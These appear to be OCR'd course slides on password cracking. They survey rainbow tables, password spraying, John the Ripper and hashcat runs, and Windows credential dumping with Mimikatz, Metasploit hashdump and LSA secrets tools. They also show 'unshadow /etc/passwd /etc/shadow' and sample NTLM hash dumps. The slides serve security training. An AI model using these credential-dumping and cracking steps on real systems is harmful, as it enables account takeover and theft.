NTLM	ntlm_loweralpha-numeric#1-9	loweralpha-numeric	1 to 9	104,461,669,716,084 ≈ $2^{46.6}$	99.9 %	65 GB	Files
NTLM	ntlm_loweralpha-numeric#1-10	loweralpha-numeric	1 to 10	3,760,620,109,779,060 ≈ $2^{51.7}$	96.8 %	316 GB	Files
MD5	md5_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495 ≈ $2^{46.0}$	99.9 %	52 GB	Files
MD5	md5_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120 ≈ $2^{52.6}$	96.8 %	460 GB	Files
MD5	md5_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090 ≈ $2^{47.7}$	99.9 %	127 GB	Files
MD5	md5_mixalpha-numeric#1-9	mixalpha-numeric	1 to 9	13,759,005,997,841,642 ≈ $2^{53.6}$	96.8 %	690 GB	Files


SITES TO DOWNLOAD RAINBOW TABLES

- project-rainbowcrack.com
- freerainbowtables.com
- ophcrack.sourceforge.net/tables.php



RAINBOW TABLE CREATION TOOLS


- rtgen
- Winrtgen
- Rainbow Tables Generation (Github)
- RainbowCrack



WHAT IS PASSWORD SPRAYING?

- A brute force variant
- The same password is "sprayed" across many accounts
  - As opposed to many passwords being tried against a single account
- Is used to circumvent common brute forcing countermeasure such as account lockout
- If none of the accounts uses the password, then another password is sprayed

PASSWORD SPRAYING EXAMPLE



PASSWORD SPRAYING TOOLS

- Office365 sprayers:
  - Go365
  - MSOLSpray
- Active Directory sprayers:
  - RDPassSpray
  - CrackMapExec
  - DomainPasswordSpray
  - Greenwold/Spray

All of these tools are available on GitHub

6.12 PASSWORD CRACKING TOOLS

- Popular Tools

POPULAR PASSWORD CRACKING TOOLS

- John the Ripper
  - Works on Unix, Windows and Kerberos
  - Compatible with MySQL, LDAP and MD4
  - Supports both dictionary and brute force attacks
  - Uses rules to create complex patterns from a wordlist
  - Can perform distributed cracking
- Hashcat
  - Advanced password recovery tool
  - Uses GPU to offload cracking
  - Currently supports 237 hash types
  - Also uses rules

JOHN THE RIPPER EXAMPLE

```
computer@computer: ~
computer@computer:~$ o
o: command not found
computer@computer:~$ nano /etc/passwd
computer@computer:~$ unshadow /etc/passwd /etc/shadow > mypasswd.txt
fopen: /etc/shadow: Permission denied
computer@computer:~$ sudo unshadow /etc/passwd /etc/shadow > mypasswd.txt
computer@computer:~$ john mypasswd.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 0% 2/3 0g/s 181.5p/s 181.5c/s 181.5C/s purple..larry
0g 0:00:00:13 0% 2/3 0g/s 186.6p/s 186.6c/s 186.6C/s national..rocket1
0g 0:00:00:20 1% 2/3 0g/s 189.5p/s 189.5c/s 189.5C/s gibbons..mobydick
0g 0:00:00:52 6% 2/3 0g/s 189.9p/s 189.9c/s 189.9C/s janines..ducks
0g 0:00:02:03 15% 2/3 0g/s 192.2p/s 192.2c/s 192.2C/s 1yogibear..1hottie
0g 0:00:04:23 30% 2/3 0g/s 192.7p/s 192.7c/s 192.7C/s warrior8..commander8
0g 0:00:06:43 51% 2/3 0g/s 193.5p/s 193.5c/s 193.5C/s spenceR..fletcheR
0g 0:00:09:10 67% 2/3 0g/s 194.0p/s 194.0c/s 194.0C/s Indonesia4..Meatloaf4
0g 0:00:11:29 82% 2/3 0g/s 193.9p/s 193.9c/s 193.9C/s 5cooter..5music
0g 0:00:14:44 3/3 0g/s 194.0p/s 194.0c/s 194.0C/s 147256..sassil
0g 0:00:14:55 3/3 0g/s 193.9p/s 193.9c/s 193.9C/s sherryn..sarison
0g 0:00:16:58 3/3 0g/s 193.8p/s 193.8c/s 193.8C/s simpia..simboi
0g 0:00:16:59 3/3 0g/s 193.8p/s 193.8c/s 193.8C/s silvaj..singe1
Session aborted
computer@computer:~$
```

HASHCAT EXAMPLE

```
hashcat (v6.2.1) starting...

CUDA API (CUDA 11.3)
====================
* Device #1: NVIDIA GeForce RTX 2080 Ti, 10137/11264 MB, 68MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates

Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Precompute-Init
* Early-Skip
* Not-Iterated
* Prepended-Salt
* Single-Hash
* Single-Salt
* Brute-Force
* Raw-Hash

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1100 MB
```

DOWNLOAD PRE-CREATED RULE SETS

- clem9669 rules – Rules for hashcat or john
- hashcat rules collection – Probably the largest collection of hashcat rules out there
- Hob0Rules – Password cracking rules for Hashcat based on statistics and industry patterns
- Kaonashi – Wordlist, rules and masks from Kaonashi project (RootedCON 2019)
- nsa-rules – Password cracking rules and masks for hashcat generated from cracked passwords
- nyxgeek-rules – Custom password cracking rules for Hashcat and John the Ripper
- OneRuleToRuleThemAll – "One rule to crack all passwords. or atleast we hope so."
- pantagrule – Large hashcat rulesets generated from real-world compromised passwords

POPULAR PASSWORD CRACKING TOOLS (CONT'D)

- RainbowCrack
  - Offline hash cracker that uses Rainbow tables
- Tools to brute force remote authentication services:
  - THC-Hydra
  - Medusa
  - Ncrack
  - Nmap Security Scanner
  - Brutus aet2
  - NetBIOS Auditing Tool
- Metasploit modules
  - auxiliary/analyze/crack_windows
  - auxiliary/analyze/crack_mobile
  - post/windows/gather/hashdump
  - post/windows/gather/credentials/credential_collector

POPULAR PASSWORD CRACKING TOOLS (CONT'D)

- Cain & Abel
  - Windows software; Cracks hash passwords (LM, NTLM), sniff network packets for password, sniff out for local stored passwords, etc.
- L0pht
  - Paid software; Extract and crack hashes; Uses brute force or dictionary attack;
- Ophcrack
  - Free open-source; Cracks Windows log-in passwords by using LM hashes through rainbow tables.
- Rainbowcrack
  - Rainbow tables generator for password cracking
- Legion
  - Automates password guessing in NetBIOS sessions
  - Scans multiple IP address ranges for Windows shares
  - Also offers a manual dictionary attack tool

POPULAR PASSWORD CRACKING TOOLS (CONT'D)

- KerbCrack
  - Cracks Kerberos passwords
- Mimikatz
  - Steals credentials and escalates privileges
  - Windows NTLM hashes and Kerberos tickets (Golden Ticket Attack)
  - 'Pass-the-hash' and 'Pass-the-ticket'
- fgdump
  - Dump SAM databases on Windows machines
- Pwdump7
  - Dump SAM databases on Windows machines


DISTRIBUTED PASSWORD CRACKING

- You can offload some of the cracking load to:
- Other computers
  - John the Ripper
  - CrackLord
  - Fitcrack
  - Hashtopolis
  - Kraken
- Graphics card GPU
  - hashcat
- Online password cracking services
  - onlinehashcrack.com
  - crackstation.net
  - gpuhash.me
  - md5decrypt.net

ONLINE PASSWORD CRACKING SITES


- onlinehashcrack.com
- crackstation.net
- gpuhash.me
- md5decrypt.net

ONLINE PASSWORD CRACKING SERVICE EXAMPLE



HAVE I BEEN PWNED?

- Examines database dumps to identify disclosed accounts
- Presents details of relevant data breaches and the information involved



- Additional password compromise notification services:
  - Google Password Checkup site
  - Chrome Password Checkup tool
  - Microsoft Edge Profiles/Passwords
  - macOS System Preferences/Passwords
  - iOS Passwords/Security Recommendations
  - Android Chrome App Check Passwords

PASSWORD CRACKING TIME ONLINE CALCULATORS

- http://password-checker.online-domain-tools.com/
- https://kutatua.com/password/time-to-crack-calculator

Password: Pa22w0rd!

Strength: 55%

Evaluation: Medium

Brute-force attack cracking time estimate

Machine	Time
Standard Desktop PC	About 2 thousand years
Fast Desktop PC	About 46 years
GPU	About 18 years
Fast GPU	About 9 years
Parallel GPUs	About 11 months
Medium size botnet	About 2 hours

FINDING DEFAULT PASSWORDS ON THE INTERNET

- open-sez.me
- www.fortypoundhead.com
- cirt.net
- www.defaultpassword.us
- defaultpasswords.in
- GitHub lists 95 repos that list default and hard-coded passwords

ADDITIONAL PASSWORD ATTACKS

- Use privileges from buffer overflow, etc., to create a new account
- Meterpreter steal_token or impersonate_token commands
- Use a dumped hash to create a new account or Kerberos ticket
- Keylogging
- Social engineering
  - Including coercion (rubber hose attack)
- Boot into another Operating System and overwrite existing password storage

6.13 WINDOWS PASSWORD CRACKING

- Windows Password Cracking Options
- Password Cracking Tools

WINDOWS PASSWORD CRACKING OPTIONS

- Dump credentials from memory
  - LSA secrets, password hashes, tokens, copies of old passwords, locally cached login information
  - Crack dumped hashes offline
- Steal a copy of the local SAM database and crack offline
- Steal a copy of the Active Directory database (ntds.dit) and crack offline
- Extract the SYSKEY boot key
  - SYSKEY was a utility that allowed you to lock (encrypt) the SAM database
  - You would have to enter a password to unlock it so Windows could boot
  - In Windows 10, SYSKEY was replaced by BitLocker disk encryption
- Social engineering
  - (Aw come on, that's not cracking!)

WINDOWS PASSWORD CRACKING OPTIONS (CONT'D)

- Intercept and crack credentials sent over the network
  - Passive sniffing
  - Man-in-the-Middle
  - Plain text password
  - LM, NTLM, NTLMv2, Kerberos
- Brute force network services that require user authentication
  - Logon/SMB/File and Print Server (TCP 139, 445)
  - IIS (TCP 80, 443)
  - MS Exchange (TCP 25, 110, 143)
  - MSSQL (TCP 1433)
- Brute force remote control services
  - RDP (TCP 3389)
  - Telnet (TCP 23)

METHODS TO SPEED UP PASSWORD CRACKING

- Use larger dictionaries
- Focus first on well-known words, terms, or patterns
- Use mask attacks
  - Set of characters you try is reduced by information you know
    - Example: knowledge of a start or end character (it's a number, it's upper case, etc.)
- Use pre-computed hashes (rainbow tables)
- Use high-end GPUs (video cards)
- Use distributed cracking
- Use online cracking services
- Try password spraying
- Pass-the-hash
  - Don't bother trying to crack the password ;-)
- Social engineering
  - Bribery, coercion, shoulder surfing, MITM…

WINDOWS CREDENTIAL MANAGER


- Introduced in Windows Server 2008 R2 and Windows 7 as a Control Panel feature
- Used to store and manage user names and passwords
- Lets users store credentials relevant to other systems and websites in the secure Windows Vault
- Some versions of Internet Explorer use this feature for authentication to websites
- You can also use NirSoft VaultPasswordView to dump Windows Vault passwords

WINDOWS LSA SECRETS

- The Local Security Authority manages the Windows system's local security policy
- LSA secrets stores system sensitive data, such as:
  - User passwords (Internet Explorer, Windows Messenger, Dialup/VPN)
  - Internet Explorer and Windows Messenger passwords
  - Service account passwords (Services on the machine that require authentication with a secret)
  - Cached domain password encryption key
  - SQL passwords
  - SYSTEM account passwords
  - Account passwords for configured scheduled tasks
  - Time left until the expiration of an inactivated copy of Windows
- Access to the LSA secret storage is only granted to SYSTEM account processes

TOOLS TO DUMP WINDOWS LSA SECRETS

- Metasploit post/windows/gather/lsa_secrets
- Cain & Abel
- Mimikatz
- pwdump
- LSAdump
- Procdump
- secretsdump.py
- Creddump
- CacheDump
- QuarksDump
- Gsecdump
- hobocopy



WINDOWS HASHES

- Windows actually stores a user's password hash twice
  - In LM and NT Hash formats
  - Both used by SAM and Active Directory for backward compatibility
- LM
  - Specialized unsalted 56-bit DES one-way encryption (not a true hash)
  - Case-insensitive printable ASCII
  - 14 characters exactly (shorter passwords are NULL padded become 14 characters)
  - Actual keyspace (possible character combinations) is reduced to 69
- NT Hash
  - Unicode (keyspace is 65536 characters)
  - 127 characters max
  - Unsalted MD4

LM HASHING PROCESS

1. The user's password is restricted to a maximum of fourteen characters
2. The user’s password is converted to uppercase
3. The user's password is encoded in the System OEM code page
   - Printable ASCII characters except DEL
4. This password is NULL-padded to an exact length of 14 bytes
5. The 14-byte password is split into two 7-byte halves
6. Each half is used to create a DES encryption key
   - One from each half with a parity bit added to each to create 64-bit keys.
7. Each DES key is used to encrypt a preset ASCII string (KGS!@#$%)
   - Results in two 8-byte ciphertext values
8. The two 8-byte ciphertext values are combined to form a 16-byte value
   - This is the completed LM hash

PASSWORD HASH EXAMPLES

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b9728a84efe05e76bda49646b6ec25bb:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IME_ADMIN:1001:aad3b435b51404eeaad3b435b51404ee:0b5df196826b3e3f441fee02f44c6206:::
IME_USER:1000:aad3b435b51404eeaad3b435b51404ee:0b5df196826b3e3f441fee02f44c6206:::
moo:1003:aad3b435b51404eeaad3b435b51404ee:697f45766582fe4886d931d6b5ef838f:::
```

Username | SID | LM Hash | NT (NTLM) Hash

Administrator:500:aad3b435b51404ee**aad3b435b51404ee**:b9728a84efe05e76bda49646b6ec25bb:::

All NULL LM hash = this system does not use LM!

44EFCE164AB921CQ**AAD3B435B51404EE**
B757BF5C0D87772F**AAD3B435B51404EE**

